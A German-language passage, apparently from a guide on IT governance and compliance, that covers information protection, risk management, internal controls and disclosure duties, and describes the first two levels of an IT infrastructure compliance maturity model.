Informationsschutz berührt sowohl organisatorische als auch technische Aufgabenstellungen. Von enorm hoher Bedeutung ist die Klassifizierung von Daten nach dem jeweiligen Schutzbedarf. Dabei stellt sich automatisch die Frage nach dem Eigentümer bestimmter Datensätze und Informationen. Eine wichtige Voraussetzung zum Einhalten von Informationsschutzanforderungen liegt daher im Klären der Verantwortlichkeiten. Jede Information im Unternehmen muss einem Mitarbeiter zugeordnet sein – in der Regel dem Verantwortlichen für den jeweiligen Geschäftsprozess. Der Eigentümer legt den Schutzbedarf einer Information fest und bestimmt, wer darauf zugreifen darf. Der Sicherheitsverantwortliche definiert Maßnahmen für die konkrete Umsetzung des Schutzes.

Als Best Practice bewährt sich eine Konstellation, in der ein Chief Information Security Officer (CISO) das Rahmenwerk für Informationssicherheit vorgibt und vom Management, den Fachbereichen und der IT-Abteilung Unterstützung erhält. Erfolg verspricht dabei das Etablieren eines Sicherheitsausschusses, des sogenannten Security Steering Committee, als Forum für leitende Fachkräfte aus verschiedenen Bereichen des Unternehmens, die alle vom Umgang mit Informationssicherheit betroffen sind. Das fängt beim Vorstand und CIO an und reicht über den Datenschutzbeauftragten bis zu einzelnen Fachbereichsleitern, dem Personal- und Finanzleiter und dem Compliance-Verantwortlichen.

Zu den Aufgaben des CISO gehört es außerdem, das Bewusstsein für den Schutzbedarf von Daten im Unternehmen zu erhöhen. Die Vorstandsebene bestimmt dabei die generelle Richtung und Kultur. Sämtliche für den Informationsschutz relevanten Prozesse und Ereignisse sind zudem zu dokumentieren.

Die Informationstechnologie bietet Unterstützung insbesondere in folgenden Bereichen:

- Lösungen für das Dokumentmanagement helfen dabei, Zugriffe auf sensible Informationen zu regeln, zu kontrollieren und nachzuvollziehen
- Geschäftsprozess-Management (Business Process Management, BPM) trägt dazu bei, komplexe Informationsanfragen oder Transaktionen transparent und ordnungsmäßig abzuwickeln, auch unter Berücksichtigung verschiedener Anwendungen und Zugriffsrechte
- Die Risikoanalyse benennt die Risiken, denen bestimmte Daten ausgesetzt sind. Tools ermitteln Schwachstellen und Bedrohungen, vor allem im operativen Bereich

- Change-Management bietet Werkzeuge zur Unterstützung des Veränderungsprozesses von Daten. Denn Geschäftsprozesse und IT-Systeme ändern sich im zeitlichen Verlauf und nehmen Einfluss auf den Schutz von Daten
- Netzwerksicherheit gewährleistet, dass nur Berechtigte Zugriff auf unternehmensinterne Netzwerkressourcen erhalten
- Die Host-Kontrolle schützt Server- und Arbeitsplatzinfrastrukturen vor unberechtigtem Zugriff oder Veränderungen
- Der Schutz vor bösartiger Software – also Viren, Spyware oder andere Bedrohungen wie Rootkits – ist essenziell zur Wahrung der Vertraulichkeit, Verfügbarkeit und Integrität von Daten
- Anwendungssicherheit behebt Schwachstellen in Anwendungen, die sonst zur offenen Tür für Bedrohungen werden könnten und Datendiebstahl oder -veränderung ermöglichen
- Datenklassifizierung und -schutz vereinfachen manuelle Klassifizierungsprozesse zum Teil durch Automatisierungswerkzeuge. Die Verschlüsselung von Daten beim Speichern oder Übertragen erfolgt je nach Schutzbedarf
- Identitätsmanagement regelt unter anderem die geordnete Vergabe und Rücknahme von Zugriffsrechten auf Informationen und Systeme. Außerdem sorgt es für Transparenz und Nachvollziehbarkeit beim Zugriff auf Ressourcen, auch mit Blick auf das Erkennen von Verstößen gegen den Datenschutz
- Autorisierung, Authentifizierung und Zugriffskontrolle verhindern, dass jemand ohne die erforderlichen Rechte und Berechtigungsnachweise auf Daten und Systeme zugreift
- Schulungen fördern das Bewusstsein der Mitarbeiter hinsichtlich des Informationsschutzes
- Physische Sicherheit ist ein weiterer Baustein für den Schutz von Informationen – sowohl in elektronischer als auch in papiergebundener Form
- Die Schwachstellenerkennung dient als wichtiges Hilfsmittel, um den Schutz von Daten zu gewährleisten
- Überwachung und Berichterstattung erlauben einerseits die Erfolgskontrolle der technischen und organisatorischen Sicherheitsmaßnahmen und bilden andererseits eine Grundlage, um Verstöße gegen den Datenschutz aufzudecken
- Incident Management und Problemverfolgung trägt dazu bei, das Kompromittieren von Daten zu adressieren und zu beheben und kann dabei auch IT-forensische Maßnahmen einleiten

Risikomanagement

Jedes Unternehmen ist mit Risiken konfrontiert, deren vollständige Eliminierung weder realisierbar noch wirtschaftlich sinnvoll ist. Beim Risikomanagement geht es daher um die Suche nach der optimalen Balance zwischen erwarteten Schäden und den Kosten für Maßnahmen zur Risikoreduzierung – beziehungsweise dem einpendeln auf ein „akzeptables Restrisiko".

Es stehen grundsätzlich vier Handlungsoptionen zur Auswahl. Eine häufige Vorgehensweise ist das Reduzieren von Risiken durch geeignete technische und organisatorische Maßnahmen und Kontrollmechanismen. Zweitens lassen sich Risiken zum Teil auch auf

externe Parteien übertragen, zum Beispiel auf Versicherungen und (mit Einschränkungen) auf Dienstleister. Das Vermeiden von Risiken durch Einstellung von Aktivitäten, die zu Risiken führen, zum Beispiel durch Re-Design von Geschäftsprozessen oder Vermeidung neuer unsicherer IT-Systeme, ist eine weitere Option. Zu guter Letzt besteht die Möglichkeit Risiken zu akzeptieren, wenn die Gegenmaßnahmen in keinem Verhältnis zum Wert des Geschäftsgutes stehen.

Die Umsetzung eines Risikomanagement-Systems beginnt immer mit der Festlegung der Ziele und Motivation für das Risikomanagement. Hier geht es besonders um operative und strategische Ziele sowie Zielsetzungen im internen und externen Berichtswesen – und auch die Frage: Welche Regularien, Gesetze und Standards müssen lokal oder auch global umgesetzt werden?

Wichtig ist auch die Definition der Rollen im Risikomanagement, sowohl auf übergeordneter Ebene als auch im IT-Risikomanagement. Unternehmensweite Abstimmungsprozesse zwischen den Beteiligten sind zu etablieren, die Ausrichtung auf ein gemeinsames unternehmensweites Risikomanagement-Rahmenwerk zu vollziehen.

Im nächsten Schritt sollen die im Unternehmen vorhandenen Informationen, Systeme, Produktionsanlagen und weitere Güter identifiziert und bewertet werden. Dann kann die Risikoanalyse (Assessment) in Angriff genommen werden.

Hierfür ist die Klassifizierung der Güter („Assets") gemäß Schutzbedarf notwendig, insbesondere auch die Klassifizierung von Daten. Anschließend sind die Bedrohungen und Schwachstellen zu identifizieren. Die potenziellen Auswirkungen eines Zwischenfalls sind nun abzuschätzen und – auf Basis der erwarteten Häufigkeit - das damit verbundene Risiko zu bestimmen. Zu guter Letzt – und dies ist ein wichtiges Ergebnis einer Risikoanalyse – muss das Unternehmen die Relevanz einzelner Risiken priorisieren.

Mit dieser Information ist nun zu entscheiden, welche Maßnahmen zur Adressierung der Risiken wirtschaftlich sinnvoll sind. Dabei stehen die bereits erwähnten vier Handlungsoptionen zur Auswahl. Die Risikoakzeptanz beziehungsweise der „Risikoappetit" muss durch die Unternehmensleitung festgelegt werden.

Oftmals vernachlässigt, aber sehr wichtig, sind Hilfsmittel, um Prozesse und Maßnahmen zu überwachen und zu prüfen und schließlich die Ergebnisse von Risikoanalysen zu dokumentieren und zu kommunizieren.

Die Informationstechnologie bietet Unterstützung insbesondere in folgenden Bereichen:

- Projekt-Management: Projektrisiken lassen sich durch ein eingebettetes Risikomanagement einschließlich geeigneter Methoden und Werkzeuge adressieren
- Risikoanalysen sind Kern des Risikomanagements. Lösungen zum Beispiel für Schwachstellenmanagement und Incident Management helfen bei der Umsetzung der Analysen

- Change-Management: Risikoprofile ändern sich, wenn sich im Geschäft, im Bereich der Informationstechnologie oder bei den Bedrohungsszenarien Veränderungen ergeben. Tools unterstützen vor allem im operativen Bereich
- Datenklassifizierung und -schutz: Die Klassifizierung von Daten ist wesentlich, um jeweils den Schutzbedarf festzulegen und Standards für entsprechende Schutzmaßnahmen zu etablieren
- Identitätsmanagement bietet nicht nur erhöhten Schutz, sondern lässt sich auch zur Überwachung von Maßnahmen und Systemen einsetzen. Die daraus resultierenden Informationen fließen zurück in den Risikomanagement-Prozess
- Schulung: Alle Nutzer sind entsprechend ihrer Rolle mit ihrer Risikosituation vertraut zu machen. Dies schafft außerdem ein erhöhtes Sicherheitsbewusstsein
- Die Schwachstellenerkennung liefert wichtigen Input für die Bewertung von Risiken
- Überwachung & Berichterstattung geben Aufschluss über die Wirksamkeit des Risikomanagement-Programms. Sie fließen zudem in die Schwachstellen- und Bedrohungsanalyse ein
- Incident Management & Problemverfolgung sind eine wichtige Quelle für die Durchführung von Bedrohungsanalysen.

Informationsmanagement

Im Rahmen des Informationsmanagements kommt das Unternehmen seinen Archivierungs- und Dokumentationspflichten nach und optimiert gleichzeitig die internen Prozesse – mit dem Ziel, effizienter mit Informationen umzugehen.

Wie beim Informationsschutz und Risikomanagement schließt auch hier ein hundertprozentiger Lösungsansatz die Klassifizierung von Daten ein, um Informationen gemäß den rechtlichen und unternehmensinternen Anforderungen differenziert zu verwalten.

Auf technologischer Seite betrifft Informationsmanagement in erster Linie die Anwendungsebene im Unternehmen und die Speicher- und Archivierungsinfrastruktur. Auf der Infrastrukturebene heißt das Stichwort „Information Lifecycle Management", womit die an rechtlichen und wirtschaftlichen Anforderungen ausgerichtete Behandlung von Daten gemeint ist – und zwar von ihrer Entstehung bis zum Archivieren und Löschen. Auf Anwendungsebene stehen vor allem Enterprise Content Management (ECM) und Geschäftsprozess-Management (BPM) als Querschnittsdisziplin im Fokus. Enterprise Resource Planning (ERP) und Business Intelligence (BI) sind weitere Applikationen, die das Informationsmanagement berührt. Wichtige Zielsetzungen im Anwendungsbereich sind die ordnungsgemäße Rechnungslegung und das Vermeiden von Korruption und Betrug.

Die Informationstechnologie bietet insbesondere in den folgenden Bereichen Unterstützung:

- Dokumentmanagementlösungen organisieren insbesondere unstrukturierte Informationen im Unternehmen, egal in welchem elektronischen Format sie vorliegen
- Geschäftsprozess-Management (BPM) trägt dazu bei, komplexe Informationsanfragen oder Transaktionen ordnungsmäßig abzuwickeln und für durchgängige Transparenz zu sorgen
- Risikoanalysen sind auch im Zusammenhang mit Informationsmanagement erforderlich, um eine fundierte Basis für die Höhe der Investitionen in die zugrundeliegenden Sicherheits-Konzepte und -Lösungen zu erhalten
- Messaging & Collaboration dienen dem Informationsaustausch im Unternehmen und über die Firmengrenzen hinaus. Zugleich sind sie Teil des Informationsmanagements, etwa im Kontext der E-Mail-Archivierung
- Datenklassifizierung und -schutz: Die Klassifizierung von Daten ist ein erster Schritt im Information Lifecycle Management, um jede Information entsprechend ihrer Eigenschaften optimal zu speichern, schützen und zu archivieren. Manuelle Klassifizierungsprozesse lassen sich zum Teil durch Automatisierungswerkzeuge vereinfachen. Verschlüsselungslösungen bei der Archivierung sorgen für den Schutz von Daten
- Identitäts-Management sorgt dafür, dass nur autorisierten Personen Zugriff beispielsweise auf archivierte Daten gewährt wird, entsprechend ihrer Rolle und Zugriffsrechte
- Autorisierung, Authentifizierung und Zugriffskontrolle garantieren in letzter Konsequenz die Vertraulichkeit und Integrität der Informationen
- Schulungen tragen zum richtlinienkonformen Umgang mit Informationen im Unternehmen bei
- Physische Sicherheit schützt ebenfalls Informationen, zum Beispiel bei der baulichen Sicherung von Rechenzentren
- Lösungen für die Überwachung und die Berichterstattung decken den unbefugten Zugriff auf Informationen auf
- Disaster Recovery und Ausfallsicherung unterstützen das Unternehmen dabei, Informationen beim Ausfall von IT-Systemen in einem fest definierten Zeitrahmen wiederherzustellen oder über redundante Systeme „hochverfügbar" zu bleiben

Internes Kontrollsystem

Das interne Kontrollsystem (IKS) als Steuerungs- und Überwachungssystem vereint in sich die verschiedensten Komponenten. Einen besonders wichtigen Platz nimmt dabei die Ausrichtung von Unternehmen und Prozessen an einem gemeinsamen Standard wie etwa COSO ein.

Dabei gelten in der Regel vier Prinzipien. Beim Prinzip der vier Augen erfolgt eine gegenseitige Kontrolle dadurch, dass für jeden Prozess mindestens zwei Mitarbeiter verantwortlich sind. Das Prinzip der Funktionstrennung („segregation of duties") adressiert

die Trennung zwischen Auftragserfüllung und Auftragskontrolle und muss unbedingt aufrecht erhalten werden. Das Prinzip der Transparenz besagt, dass Konzepte für Unternehmens-Prozesse nachvollziehbar und verständlich sein müssen. Über Kontrollziele kann objektiv und von Außenstehenden geprüft werden, ob die Mitarbeiter konform zum Sollkonzept agieren. Beim Prinzip der Mindestinformation schließlich geht es darum, dass Mitarbeiter nicht mehr Informationen erhalten sollen als genau jene, die sie für ihre Arbeit benötigen.

Es geht insgesamt also um die Festlegung von Kontrollzielen und -mechanismen, die Überwachung mit Blick auf die Einhaltung der Ziele, Effizienz und Effektivitätsüberprüfungen und schließlich die Einhaltung der lückenlosen Dokumentation.

Diese Prinzipien spiegeln sich nicht nur in den Prozessen wider, sondern auch in der Basis-IT-Infrastruktur und bei Applikationen wie ERP. Das Pendant zu IKS auf Geschäftsebene heißt im IT-Bereich COBIT (Control Objectives for Information and related Technology).

Die Informationstechnologie bietet insbesondere in den folgenden Bereichen Unterstützung:

- Geschäftsprozess-Management (BPM) schafft Transparenz und ermöglicht es, die Prozesse im Unternehmen so aufzusetzen, dass sie den Anforderungen eines IKS entsprechen
- Risikoanalysen sind ein wesentlicher Bestandteil des internen Kontrollsystems. Sie berühren auch Aspekte der Informationstechnologie und lassen sich zugleich über IT automatisieren
- Change-Management stellt sicher, dass personelle, geschäftliche und technologische Veränderungen nicht zur Verletzung von Prinzipien wie etwa jenem der Funktionstrennung oder der gegenseitigen Kontrolle führen
- Datenklassifizierung und –schutz helfen dabei Eigentümer zu identifizieren und Risikoanalysen zu unterstützen. Dies bildet die Grundlage unter anderem für die Festlegung, welche Mitarbeiter auf bestimmte Daten zugreifen oder sie verändern dürfen. Hier kommen vor allem die Prinzipien der vier Augen und der Mindestinformation zum Tragen
- Identitätsmanagement nutzt das Ergebnis der Datenklassifizierung und setzt einen Prozess um, der beschreibt, welche Mitarbeiter auf welchen Umfang an Informationen zugreifen dürfen. Es unterstützt zudem das Prinzip der „segregation of duties"
- Schulungen sind notwendig, damit jeder Mitarbeiter seine Rolle und Aufgaben mit Blick auf das IKS kennt und befähigt wird, diese auch zu erfüllen
- Lösungen für die Überwachung und die Berichterstattung bringen Transparenz in das Maß der Umsetzung der Kontrollziele auf IT-Seite
- Incident Management & Problemverfolgung tragen ebenfalls dazu bei, Transparenz mit Blick auf Probleme bei unterstützenden IT-Prozessen zu bringen beziehungsweise Verletzungen von internen Richtlinien zu erkennen

Mitwirkungs- und Informationspflicht

Informations- und Kommunikationsprozesse finden heute überwiegend auf elektronischer Basis statt. So spielt die Informationstechnologie bei der Mitwirkungs- und Informationspflicht eine zentrale Rolle und muss unterschiedlichste Anforderungen an das Format der zu kommunizierenden Inhalte, die Art der Datenübertragung und die Sicherheitsmechanismen erfüllen.

Die Erfüllung der Mitwirkungs- und Informationspflicht umfasst dabei verschiedene Aspekte. Aus interner Sicht stellt diese Pflicht hohe Anforderungen an die Prozesse und die bereichsübergreifende Zusammenarbeit im Unternehmen. Beim Eintritt einer Krise, die die Erfüllung der Informationspflicht fordert, sind ein gutes Krisenmanagement und eine solide Notfallplanung die Voraussetzung für eine erfolgreiche Krisenbewältigung und entsprechende Darstellung gegenüber Dritter.

Die Informationstechnologie bietet insbesondere in den folgenden Bereichen Unterstützung:

- Dokumenten- und Enterprise Content Management helfen dabei, Inhalte so abzulegen, zu formatieren und zu verwalten, dass es den regulatorischen Anforderungen genügt
- Messaging- und Kollaborationsplattformen dienen oft dem Informationsaustausch zwischen einem Unternehmen und externen Interessengruppen oder dem Gesetzgeber. Im Idealfall lässt sich zusammen mit Archivlösungen auf Verlangen eines Gerichts die komplette Kommunikation aus einem Geschäftsvorgang nachweisen
- Datenklassifizierung und -schutz: die Mitwirkungs- und Informationspflicht erfordert unter anderem, dass dem Unternehmen klar ist, welche Daten nach außen kommuniziert werden dürfen und müssen. Bei Bedarf werden die Daten verschlüsselt übertragen oder elektronisch signiert.
- Identitäts-Management sorgt dafür, dass nur autorisierten Personen Zugriff auf sensitive Daten gewährt wird und Mitarbeiter nach ihrer Kündigung nicht mehr darauf zugreifen können
- Autorisierung, Authentifizierung und Zugriffskontrolle sind Mechanismen, die in letzter Konsequenz die Vertraulichkeit und Integrität der Informationen sicherstellen – sehr wichtig bei der Rechnungslegung und bei Rechtsfragen, aber auch bei der Informationspflicht gegenüber Behörden.
- Schulungen sorgen für das Bewusstsein und den Wissensaufbau rund um die Mitwirkungs- und Informationspflichten
- Lösungen für die Überwachung und die Berichterstattung tragen dazu bei, die Verletzung von Regularien durch Mitarbeiter aufzudecken und wenn notwendig einen Eskalationsprozess in Gang zu setzen
- Incident Management & Problemverfolgung knüpfen an Überwachungs- und Berichtserstattung -Maßnahmen an. Dies hilft bei der Erfüllung von Mitwirkungspflichten im forensischen Bereich.

Jedes Unternehmen hat andere Grundvoraussetzungen für die Umsetzung von Compliance-Vorgaben in den fünf Kernbereichen. Hilfreich ist ein IT-Infrastruktur Compliance Reifegradmodell, das auf die spezifische Ausgangsposition eingeht und schrittweise Wege zur Verbesserung aufzeigt. Mehr dazu im folgenden Kapitel.

9.7 Quo suntque quo vadis? Compliance, die Umsetzung

IT-Infrastruktur Compliance Reifegradmodell zur schrittweisen Ausrichtung an regulatorischen Zielen.

Wie oben beschrieben trägt die Informationstechnologie maßgeblich dazu bei, die geschäftlichen und regulatorischen Anforderungen in den fünf Kernbereichen: im Informationsschutz, Risikomanagement und Informationsmanagement sowie beim internen Kontrollsystem und bei der Mitwirkungs- und Informationspflicht zu erfüllen. Ein Unternehmen, das in diesen fünf Bereichen gut aufgestellt ist, wird in der Lage sein, viele Regularien in Deutschland mit wenig Mehraufwand zu erfüllen. Hier lassen sich zudem Synergieeffekte zwischen Geschäft und Compliance realisieren.

Chief Information Officers (CIOs) stellen sich die Frage, wie sie Maßnahmen der IT-Infrastrukturoptimierung (IO) nutzen können, um gleichzeitig der Erfüllung rechtlicher oder interner Vorgaben ein Stück näherzukommen. Wünschenswert ist in diesem Zusammenhang einerseits das Ermitteln des Status quo und andererseits der Aufgaben, die künftig zu erledigen sind.

Das IT-Infrastruktur Compliance Reifegradmodell bedeutet hierbei eine große Stütze. Unternehmen können ihren Reifegrad in vier Stufen bewerten und anhand dieser Bewertung die Zweckmäßigkeit eines Übergangs auf die höhere Reifegradstufe erwägen – zu der sie konkrete Handlungsempfehlungen erhalten. Ein höherer Reifegrad macht die IT-Infrastruktur kosteneffizienter, verbessert die Geschäfte des Unternehmens und bereitet das Unternehmen zugleich wirksamer auf die Erfüllung von Regularien vor.




Abbildung 7: Governance, Risk Management & Compliance: IT-Infrastruktur Compliance Reifegradmodell

Das Modell richtet sich in erster Linie an IT-Entscheider, aber auch an Verantwortliche für Informationssicherheit, Compliance und spezifische Fachabteilungen und an die Geschäftsführung, wenn diese ein größeres Verständnis für die Relevanz der Informationstechnologie für die Erfüllung regulatorischer und geschäftlicher Vorgaben entwickeln möchten. In der Folge können IT Experten in den einzelnen Lösungsbereichen aufzeigen, wie Technologie dazu verhelfen kann, die anvisierten Ziele zu erreichen.

Reifegradmodell

Das IT-Infrastruktur Compliance Reifegradmodell definiert vier Reifegradebenen, die jeweils spezifische Zustände des Unternehmens beschreiben. Um den Schritt von einem Reifegrad zum nächsten zu vollziehen, müssen konkrete Aktivitäten erfolgen, die für die Kernbereiche ausgewiesen sind.

Die einzelnen Reifegrade charakterisieren folgende Zustände:

- **Basis:** Informationstechnologie existiert als reine Kostenstelle ohne Bezug zum operativen oder strategischen Geschäft. Sie leistet nur einen geringen Beitrag zur Umsetzung regulatorischer Anforderungen. Die Systeme sind komplex und inkompatibel. Die meisten IT-Ressourcen reagieren lediglich auf Probleme und sorgen primär dafür, die Systeme einigermaßen am Laufen zu halten. Da es nur wenig Standards und automatisierte Werkzeuge gibt, ist der Support sehr arbeitsintensiv und teuer.
- **Standardisiert:** Informationstechnologie agiert als effizient geführte Kostenstelle, hat aber noch wenig Bezug zum operativen und strategischen Geschäft des Unternehmens. Sie trägt jedoch bereits sichtbar zur Umsetzung regulatori-

scher Anforderungen bei. In diesem Reifegrad arbeitet die IT-Abteilung zentralisiert und wirksamer, aber die Systeme bleiben komplex, inkompatibel und teuer in der Wartung. Es existieren immer noch einzelne Insellösungen in bestimmten Geschäftsbereichen und Abteilungen.

- **Rationalisiert:** Insgesamt operiert die Informationstechnologie bereits als „Business Enabler" mit deutlichem Bezug zum operativen und strategischen Geschäft des Unternehmens. Sie trägt wesentlich zur Umsetzung regulatorischer Anforderungen bei. Kombinierte IT- und geschäftliche Teams entwickeln Strategien und definieren IT-Richtlinien, die über technologische Lösungen umgesetzt werden. Dank Standards und sorgfältiger technischer Planung verbessert sich die Kompatibilität von Anwendungen und sinkt die Komplexität von Systemverbünden.
- **Dynamisch:** In dieser Stufe handelt die Informationstechnologie als strategische Ressource, komplett eingebettet in das operative und strategische Geschäft des Unternehmens. Sie gilt als unentbehrlich bei der Umsetzung regulatorischer Anforderungen. Geschäftliche Agilität genießt eine höhere Priorität als kurzfristige Kosteneinsparungen. Die IT-Systeme sind hochautomatisiert und flexibel. Sie passen sich rasch allen Veränderungen der geschäftlichen Rahmenbedingungen an.

Informationsschutz

Einstiegsebene - Basis

Es existiert weder ein Datenklassifizierungsschema noch sind Dateneigentümer und Verantwortlichkeiten für den Umgang mit spezifischen Informationen zugewiesen. Zwischen der Geschäftsführung, Personal-, Finanz- und Fachabteilung auf der einen Seite und der IT-Abteilung auf der anderen Seite gibt es keine kontinuierliche Abstimmung. Der Datenschutzbeauftragte kommuniziert nie mit den IT-Ansprechpartnern und selten mit der Geschäftsführung – es ist eine weitestgehend bedeutungslose Funktion im Unternehmen. Das Bewusstsein für Informationsschutz im Unternehmen ist sehr niedrig. Anforderungen aus Gesetzen und Regularien sind im IT-Bereich weitestgehend unbekannt.

Wenn überhaupt finden nur einzelne, informelle und unregelmäßige Risikoanalysen statt, meistens im Rahmen von Projekten. Datenschutz kommt nur bei Personalapplikationen zum Tragen.

Problem- und Change-Management wickelt das Unternehmen ad hoc und im „Feuerwehr-Stil" ab. Die Überwachung von Systemen beschränkt sich auf Server und läuft nicht automatisiert. Sicherheitsprobleme werden zufällig erkannt oder erst, wenn Systeme ausfallen. Mit hoher Wahrscheinlichkeit würde niemand den Verlust der Vertraulichkeit von Daten entdecken.

Basissicherheitsfunktionalitäten wie Firewall und Virenschutz sind etabliert, aber keine Standards und keine Richtlinien. Der Schutz erfolgt ausschließlich reaktiv. Host-Kontrolle im Allgemeinen und Patching im Speziellen sind ein großer Schwachpunkt,

ebenso wie die Anwendungssicherheit. Das Bewusstsein für physische Sicherheit ist sehr gering, was auch auf weitestgehend fehlende Schulungsmaßnahmen für die Mitarbeiter zurückzuführen ist.

Es ist außerdem unklar, welche mobilen Endgeräte wo, wie und für welche Zwecke im Einsatz sind. Verschlüsselungslösungen werden selten genutzt. Verschiedene Verzeichnisse sind unter Umständen im Einsatz, aber es gibt keinen zentralen Verzeichnisdienst und kein Identitätsmanagement.

Dokumentenmanagement ist – wenn überhaupt – nur als Insellösung in einzelnen Bereichen im Einsatz. Lösungen für das Geschäftsprozess-Management werden nicht genutzt.

Insgesamt verkörpert die IT eine reine Kostenstelle und arbeitet ohne Bezug zum operativen und strategischen Geschäft des Unternehmens. Sie trägt so gut wie nicht (sichtbar) zur Umsetzung regulatorischer Anforderungen bei.

Die folgende Abbildung zeigt, welche Aktivitäten notwendig sind, um den nächst höheren Reifegrad zu erlangen.




Abbildung 8: IT-Infrastruktur Compliance Reifegradmodell – Informationsschutz: Aktivitätenplan (Basis –Standardisiert)

Standardisiert

Ein Datenklassifizierungsschema ist in groben Zügen vorhanden, aber eher intuitiv aufgebaut und nicht unternehmensweit durchgängig. Das gleiche gilt für Dateneigentümer und Verantwortlichkeiten. Die Abstimmung der IT-Organisation mit den Geschäftsbereichen erfolgt ad hoc und läuft noch nicht institutionalisiert ab.

Das Bewusstsein für Informationsschutz wächst. Der Datenschutzbeauftragte kommuniziert mit der Geschäftsführung und einzelnen Fachbereichen, hat aber wenig Kontakt zur IT-Abteilung.

Im IT-Bereich gibt es aber bereits einen Verantwortlichen für „IT-Sicherheit". Risikoanalysen werden nur auf Projektbasis durchgeführt. Es beginnt allmählich eine Standardisierung, die aber unternehmensweit noch nicht umgesetzt und dokumentiert ist. Anforderungen aus Gesetzen und Regularien sind im IT-Bereich nur teilweise bekannt.

Problem- und Change-Management arbeiten erst zum Teil standardisiert und automatisiert. Es gibt eine Strategie für den Umgang mit Sicherheitsproblemen und kritische Server unterliegen kontinuierlich der Beobachtung. Trotzdem werden Sicherheitsprobleme insgesamt nicht durchgängig erkannt und die Überwachung funktioniert nur mit erheblichem personellem Aufwand.

Basissicherheitsfunktionalitäten wie Firewall, Virenschutz und Elemente der Netzwerksicherheit sind etabliert und standardisiert, und es gibt für diese Themen Sicherheitsrichtlinien, deren Einhaltung jedoch nicht fortlaufend überwacht wird.

Verschlüsselungslösungen kommen punktuell, aber nicht systematisch auf Basis einer Datenklassifizierung und Risikoanalyse zum Einsatz. Die Verwaltung der Client-Infrastruktur ist weitestgehend standardisiert, bezieht mobile Endgeräte jedoch nur zum Teil ein. Es gibt bereits einen zentralen Verzeichnisdienst, aber noch kein umfassendes Identitätsmanagement.

Anwendungssicherheit und physische Sicherheit sind immer noch ein Problempunkt. Compliance-relevantes Training findet für Mitarbeiter innerhalb des IT-Bereichs vereinzelt statt, ist aber primär technisch und herstellerorientiert ausgeprägt.

Dokumentenmanagement ist im Einsatz, aber noch nicht zur Gänze konsolidiert. Lösungen für das Geschäftsprozess-Management werden in einzelnen Bereichen genutzt.

Insgesamt ist die IT eine effizient geführte Kostenstelle, hat aber noch wenig Bezug zum operativen und strategischen Geschäft des Unternehmens. Sie trägt jedoch bereits zur Umsetzung regulatorischer Anforderungen bei.

Die folgende Abbildung zeigt, welche Aktivitäten notwendig sind, um den nächst höheren Reifegrad zu erlangen.

